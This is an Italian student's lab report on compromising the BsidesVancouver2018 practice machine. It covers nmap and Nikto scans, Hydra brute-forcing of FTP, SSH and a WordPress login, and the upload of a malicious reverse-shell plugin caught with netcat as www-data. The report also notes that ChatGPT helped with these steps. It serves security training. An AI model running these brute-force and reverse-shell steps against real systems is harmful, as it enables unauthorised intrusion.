


Report 10/05/2025

BsidesVancouver2018


Obbiettivo: arrivare ad avere privilegi dell'utente root.

- 1- Entrare in modalità recovery e prendere possesso dei privilegi root (soluzione a cui sono arrivata solo a seguito di un errore, non era mia intenzione entrare in modalità recovery :/).



- 2- Accesso in modalità standard:

- Il primo passo che ho fatto è stato quello di mettere la macchina da attaccare e la Kali in modalità Bridge
- Subito dopo ho cercato di individuare il possibile ip della macchina da attaccare con il comando Nmap -sn 192.168.1.0/24. In questo modo ho ricevuto come risposta tutti gli IP attivi sulla rete.



- Verificando l'IP sulla macchina attaccata dalle impostazioni di rete mi sono assicurata che il MAC address corrispondesse.
- Individuato IP della macchina 192.168.1.91.
- Avendo l'IP posso verificare quali sono i servizi attivi sulle diverse porte con nmap -sS -sV 192.168.1.91

```

(kali@kali)-[~]
└─$ nmap -sS -sV 192.168.1.91
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-10 10:59 EDT
Nmap scan report for 192.168.1.91
Host is up (0.00021s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:4D:A2:CD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.95 seconds

```

In questo modo ora posso decidere se provare ad attaccare il servizio sulla porta 21/22/80.

- Provo a svolgere un attacco alla porta 21 con Hydra.

```

(kali@kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/Common-Credentials/top-passwords-shortlist.txt 192.168.1.91 -t2 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-10 11:13:21
[DATA] max 2 tasks per 1 server, overall 2 tasks, 425 login tries (l:17/p:25), ~213 tries per task
[DATA] attacking ftp://192.168.1.91:21/
[21][ftp] host: 192.168.1.91 login: ftp password: password
[21][ftp] host: 192.168.1.91 login: ftp password: 123456
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-10 11:13:32

```

In questo modo mi sono connessa al servizio ftp nella macchina 192.168.1.91 e sono riuscita ad entrare per vedere quali sono le varie cartelle presenti. Usando alcuni comandi come - ls, cd, get e less sono riuscita a trovare una cartella con dentro file users.txt con un elenco di users che ho potuto scaricare nella mia macchina.

```

kali@kali: ~
File Actions Edit View Help
drwxr-xr-x  2 65534 65534      4096 Mar 03 2018 public
226 Directory send OK.
ftp> cd 65534
550 Failed to change directory.
ftp> cd 4096
550 Failed to change directory.
ftp> cd 4096 Mar 03 2018 public
usage: cd remote-directory
ftp> cd /root
550 Failed to change directory.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||40434|).
150 Here comes the directory listing.
-rw-r--r--  1 0      0      31 Mar 03 2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt
local: users.txt remote: users.txt
229 Entering Extended Passive Mode (|||48197|).
550 Failed to open file.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||45982|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31 30.64 KiB/s 00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (20.56 KiB/s)
ftp> cat users.txt.bk
?Invalid command.
ftp> less users.txt.bk
abatchy
john
mai
anne
doomguy
ftp>

```

- Dopo aver ottenuto una serie di utenti ho pensato di provare ad usarli per attaccare il servizio ssh. L'attacco non è andato a buon fine perche per accedere al servizio non viene utilizzata l'autenticazione tramite password.

```

(kali@kali)-[~]
└─$ hydra -L users.txt -P /usr/share/seclists/Passwords/Common-Credentials/top-passwords-shortlist.txt 192.168.1.91 -t2 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-10 11:58:08
[DATA] max 2 tasks per 1 server, overall 2 tasks, 150 login tries (l:6/p:25), ~75 tries per task
[DATA] attacking ssh://192.168.1.91:22/
[ERROR] target ssh://192.168.1.91:22/ does not support password authentication (method rejected 4).

```

- Su suggerimento del professore non ho seguito la strada di provare ad cercare la chiave per accedere. Ho provato allora la strada della porta 80.
- Ho cercato sul browser <http://192.168.1.91> e ho trovato solo una pagina web senza alcun contenuto interessante.

It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

- Per poter proseguire ho chiesto a chatgpt quali informazioni potevo trarre da una pagina http e tra le varie opzioni suggerita mi ha elencato anche Nikto ed essendo uno degli strumenti utilizzati a lezione ho scelto questo: nikto -h <http://192.168.1.91>. In questo modo sono riuscita a trovare altre informazioni utili. Nikto riesce ad identificare tramite l'intestazione http il tipo di server e i metodi http abilitati. Dopo aver fatto questo scansione molti file e cartelle note, trovando percorsi vulnerabili comuni.

```

kali@kali -
File Actions Edit View Help
+ Target Hostname: 192.168.1.91
+ Target Port: 80
+ Start Time: 2025-05-10 12:31:34 (GMT-4)

+ Server: Apache/2.2.22 (Ubuntu)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2140, size: 177, mtime: Sat Mar 3 14:17:59 2018. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /backup_wordpress/: Retrieved x-powered-by header: PHP/5.3.10-ubuntu3.26.
+ /backup_wordpress/: Drupal Link header found with value: <backup_wordpress?rest_route=/>; rel="https://api.w.org/". See: https://www.drupal.org/
+ /robots.txt: Entry '/backup_wordpress/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /wp-config.php: wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time: 2025-05-10 12:32:11 (GMT-4) (37 seconds)

+ 1 host(s) tested

```


A questo punto mi sono fatta aiutare per interpretare la risposta e ho visto che i file da poter visualizzare sono tre:

http://192.168.1.91/backup_wordpress/


<http://192.168.1.91/wp-config.php>

<http://192.168.1.91/robots.txt>

Il primo di questi link mi permette di accedere ad una pagina di login:



- Dopo aver trovato questa pagina non ricordavo come poter tentare di accedere e quindi mi sono fatta suggerire da chatGpt quali strumenti avrei potuto usare e mi ha suggerito di tentare con Burpsuite per scoprire il percorso preciso della richiesta di login in modo da poter trovare il comando preciso per Hydra per poter entrare. Questo passaggio è necessario per poter dare ad hydra un esempio di tentativo di login errato e poter avere un confronto.




Sono riuscita ad individuare l'username corretto tramite il comando per Hydra per attaccare tramite URL. I comandi hydra con http-post-form sono specifici per attacchi URL che utilizzano un modulo di login.

```
(kali@kali)~$ hydra -L users.txt -P /usr/share/seclists/Passwords/Common-Credentials/top-passwords-shortlist.txt 192.168.1.91 http-post-form "/backup_wordpress/wp-login.php:log='USER'&pwd='PASS':Invalid username"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 06:45:33
[DATA] max 16 tasks per 1 server, overall 16 tasks, 150 login tries (1:6/p:25), ~10 tries per task
[DATA] attacking http-post-form://192.168.1.91:80/backup_wordpress/wp-login.php:log='USER'&pwd='PASS':Invalid username
[80][http-post-form] host: 192.168.1.91 login: john password: abc123
[80][http-post-form] host: 192.168.1.91 login: john password: password
[80][http-post-form] host: 192.168.1.91 login: john password: 12345678
[80][http-post-form] host: 192.168.1.91 login: john password: monkey
[80][http-post-form] host: 192.168.1.91 login: john password: 123456
[80][http-post-form] host: 192.168.1.91 login: john password: letmein
[80][http-post-form] host: 192.168.1.91 login: john password: querty
[80][http-post-form] host: 192.168.1.91 login: john password: dragon
[80][http-post-form] host: 192.168.1.91 login: john password: 111111
[80][http-post-form] host: 192.168.1.91 login: john password: baseball
[80][http-post-form] host: 192.168.1.91 login: john password: trustno1
[80][http-post-form] host: 192.168.1.91 login: john password: sunshine
[80][http-post-form] host: 192.168.1.91 login: john password: iloveyou
[80][http-post-form] host: 192.168.1.91 login: john password: 1234567
[80][http-post-form] host: 192.168.1.91 login: john password: master
[80][http-post-form] host: 192.168.1.91 login: john password: 123123
[80][http-post-form] host: 192.168.1.91 password: password
[80][http-post-form] host: 192.168.1.91 password: 123456
[80][http-post-form] host: 192.168.1.91 password: 12345678
[80][http-post-form] host: 192.168.1.91 password: abc123
[80][http-post-form] host: 192.168.1.91 password: querty
[80][http-post-form] host: 192.168.1.91 password: monkey
```

Conferma della correttezza dello username:



in questo screen vediamo che l'errore viene dato solo per la password e non per lo username.

-Ho tentato di svolgere altri tentativi modificando il messaggio di errore in modo da poter trovare una combinazione di password precisa.

```
(kali@kali)~$ hydra -L john -P /usr/share/seclists/Passwords/Common-Credentials/top-passwords-shortlist.txt 192.168.1.91 http-post-form "/wp-login.php:log='USER'&pwd='PASS':F:Incorrect password"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 07:12:22
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (1:1/p:25), ~2 tries per task
[DATA] attacking http-post-form://192.168.1.91:80/wp-login.php:log='USER'&pwd='PASS':F:Incorrect password
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-11 07:12:22

(kali@kali)~$ hydra -L john -P /usr/share/seclists/Passwords/Common-Credentials/top-passwords-shortlist.txt 192.168.1.91 http-post-form "/wp-login.php:log='USER'&pwd='PASS':F:Lost your password?"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 07:13:03
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (1:1/p:25), ~2 tries per task
[DATA] attacking http-post-form://192.168.1.91:80/wp-login.php:log='USER'&pwd='PASS':F:Lost your password?
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-11 07:13:04
```

```
ser-agent: +
allow: /f

File Actions Edit View Help

ASS^:ERROR
dquote> exit
dquote>

(kali@kali)-[~]
$ hydra -L users.txt -P /usr/share/seclists/Passwords/Common-Credentials/top-passwords-s
hortlist.txt 192.168.1.91 http-post-form "/wp-login.php:log="USER"pwd="PASS":F=Invalid pa
ssword"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these ** igno
re laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 06:52:42
[DATA] max 16 tasks per 1 server, overall 16 tasks, 150 login tries (l:6/p:25), ~10 tries
per task
[DATA] attacking http-post-form://192.168.1.91:80/wp-login.php:log="USER"pwd="PASS":F=Inv
alid password
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-11 06:52:45

(kali@kali)-[~]
$ hydra -L users.txt -P /usr/share/seclists/Passwords/Common-Credentials/top-passwords-s
hortlist.txt 192.168.1.91 http-post-form "/wp-login.php:log="USER"pwd="PASS":F=ERROR"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these ** igno
re laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 06:56:50
[DATA] max 16 tasks per 1 server, overall 16 tasks, 150 login tries (l:6/p:25), ~10 tries
per task
[DATA] attacking http-post-form://192.168.1.91:80/wp-login.php:log="USER"pwd="PASS":F=ERR
OR
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-11 06:56:53

(kali@kali)-[~]
$
```


-Dopo vari tentativi con liste di password sono arrivata a quella che è riuscita a trovarmi la soluzione (anche se senza l'aiuto di Chatgpt non sarei stata capace di capire quale comando usare, trovare la password è stato molto soddisfacente).

```
File Actions Edit View Help

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these ** igno
re laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 08:27:59
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:1/p:25), ~2 tries pe
r task
[DATA] attacking http-post-form://192.168.1.91:80/backup_wordpress/wp-login.php:log="USER"
pwd="PASS"wp-submit=LogIn:The password you entered for the username <strong>john</strong>
g> is incorrect
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-11 08:28:05


(kali@kali)-[~]
$ hydra -L john -P /usr/share/seclists/Passwords/Common-Credentials/10-million-password-
list-top-10000.txt 192.168.1.91 http-post-form "/backup_wordpress/wp-login.php:log="USER"
pwd="PASS"wp-submit=LogIn:The password you entered for the username <strong>john</strong>
g> is incorrect" -F
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these ** igno
re laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 08:32:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:10000), ~625
tries per task
[DATA] attacking http-post-form://192.168.1.91:80/backup_wordpress/wp-login.php:log="USER"
pwd="PASS"wp-submit=LogIn:The password you entered for the username <strong>john</strong>
g> is incorrect
[STATUS] 272.00 tries/min, 272 tries in 00:01h, 9728 to do in 00:36h, 16 active
[80][http-post-form] host: 192.168.1.91 login: john password: enigma
[STATUS] attack finished for 192.168.1.91 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-11 08:34:51

(kali@kali)-[~]
$
```



- Da questo momento mi sono fatta aiutare chatGPT per capire come poter proseguire e come arrivare ad usare reverse shell. Mi sono fatta spiegare meglio come inserire un plugin malevolo e su come caricarlo.

Dopo averlo caricato nella pagina wordpress, ho attivato il plugin e mi sono messa in ascolto dalla kali con netcat su una porta non nota che fossi sicura fosse libera.



```
kali@kali: ~  
File Actions Edit View Help  
1 of 1 target completed, 0 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-11 08:28:05  
  
(kali@kali)-[~]  
$ hydra -l john -P /usr/share/seclists/Passwords/Common-Credentials/10-million-password-list-top-10000.txt 192.168.1.91 http-post-form "/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:The password you entered for the username <strong>john</strong> is incorrect" -F  
  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 08:32:29  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:10000), ~625 tries per task  
[DATA] attacking http-post-form://192.168.1.91:80/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:The password you entered for the username <strong>john</strong> is incorrect  
[STATUS] 272.00 tries/min, 272 tries in 00:01h, 9728 to do in 00:36h, 16 active  
[80][http-post-form] host: 192.168.1.91 login: john password: enigma  
[STATUS] attack finished for 192.168.1.91 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-11 08:34:51  
  
(kali@kali)-[~]  
$ nano reverse-shell.php  
  
(kali@kali)-[~]  
$ zip reverse-shell.zip reverse-shell.php  
adding: reverse-shell.php (deflated 19%)  
  
(kali@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.1.137] from (UNKNOWN) [192.168.1.91] 42092  
bash: no job control in this shell  
www-data@bsides2018:/var/www/backup_wordpress/wp-admin$
```

Da questa schermata possiamo vedere che sono entrata come utente www-data.

- Da questo momento in poi ho provato a svolgere alcuni comandi suggeriti ma non ho ancora ben chiara la logica di Escalation da applicare.